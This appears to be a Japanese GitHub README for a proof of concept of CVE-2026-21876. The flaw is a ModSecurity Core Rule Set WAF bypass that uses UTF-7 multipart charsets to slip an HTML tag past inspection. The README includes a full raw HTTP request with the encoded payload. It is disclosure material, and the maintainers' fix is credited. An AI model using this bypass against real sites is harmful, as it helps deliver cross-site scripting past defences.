 mefhika120/cve-2026-21876
OWASP ModSecurity CRSのmultipart charset処理を介したWAFバイパスを実証する最小限のPoCとDockerコンテナ。XSSペイロードの配信につながります。

CVE-2026-21876 dockerコンテナ + 最小限のPoC。
@airween氏と@fzipi氏に、それぞれ迅速な対応に感謝いたします!脆弱性の修正は非常に短時間で準備されました。


POST /submit HTTP/1.1
Host: localhost
User-Agent: curl/8.17.0
Accept: */*
Origin: https://example.com
Content-Length: 367
Content-Type: multipart/form-data; boundary=------------------------cmOi6twNhVJDu76bOwDTVz

--------------------------cmOi6twNhVJDu76bOwDTVz
Content-Disposition: form-data; name="username"
Content-Type: text/plain; charset=utf-7

+ADw-img+ACA-src+AD0-x+AD4-
--------------------------cmOi6twNhVJDu76bOwDTVz
Content-Disposition: form-data; name="dummy"
Content-Type: text/plain; charset=utf-8

dummy
--------------------------cmOi6twNhVJDu76bOwDTVz--

usernameの値はホワイトリストに含まれない文字がチェックされないため、WAFバイパスにつながります。